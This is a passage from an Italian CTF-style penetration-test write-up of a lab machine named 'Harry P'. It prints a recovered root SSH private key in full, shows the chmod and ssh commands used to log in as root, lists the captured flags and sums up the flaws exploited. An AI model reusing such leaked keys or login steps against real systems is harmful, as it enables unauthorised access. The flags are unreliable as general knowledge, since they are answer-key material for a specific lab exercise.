6 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
38 -----END OPENSSH PRIVATE KEY-----
39
```

---

13. Privilege Escalation (ROOT)

Il possesso di una chiave privata SSH (id_rsa) suggerisce la possibilità di connettersi al server senza password, presumibilmente come utente con privilegi elevati (Root), dato che la chiave era nascosta così in profondità.

- **Preparazione della Chiave:**
  Le chiavi SSH richiedono permessi restrittivi per funzionare. È stato eseguito il comando `chmod 600 id_rsa` per impostare i permessi corretti (lettura/scrittura solo per il proprietario).


```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa root@192.168.50.107
Theta fa schifo
```

- **Accesso Root:**
  È stato tentato l'accesso SSH utilizzando la chiave estratta per l'utente root.
  - *Comando:* `ssh -i id_rsa root@192.168.50.107`

Accesso effettuato. Il banner di benvenuto "*Theta fa schifo*" conferma l'avvenuto login e la presenza del **flag finale:** dalla shell di root, è stato letto il contenuto del file *flag.txt*.

FLAG{la_magia_non_ha_confini}



14. Riepilogo e Conclusioni

Il Penetration Test sulla macchina "Harry P" ha evidenziato diverse vulnerabilità critiche che hanno permesso la compromissione totale del sistema:

1. **Information Disclosure:** Commenti nel codice HTML/CSS e file di backup non protetti hanno rivelato indizi cruciali e pattern di password.
2. **SQL Injection:** La pagina di login vulnerabile ha permesso l'estrazione degli hash delle password degli utenti.
3. **Port Knocking:** Un meccanismo di sicurezza per nascondere la porta SSH è stato bypassato ricostruendo la sequenza corretta tramite OSINT (tema Harry Potter).
4. **Weak Passwords & Reuse:** L'uso di password deboli e riutilizzate ha facilitato il movimento laterale tra gli utenti (Milena -> Marco -> Luca).
5. **Steganografia:** Dati sensibili (chiave SSH di root) erano nascosti in immagini apparentemente innocue, ma protetti da password reperibili nei cookie del browser.

Tabella delle Flag Recuperate:

LIVELLO	UTENTE	FLAG
User 1	Milena	FLAG{incanto_della_sapienza_123}
User 2	Luca	FLAG{cuore_di_leone_456}
Root	Root	FLAG{la_magia_non_ha_confini}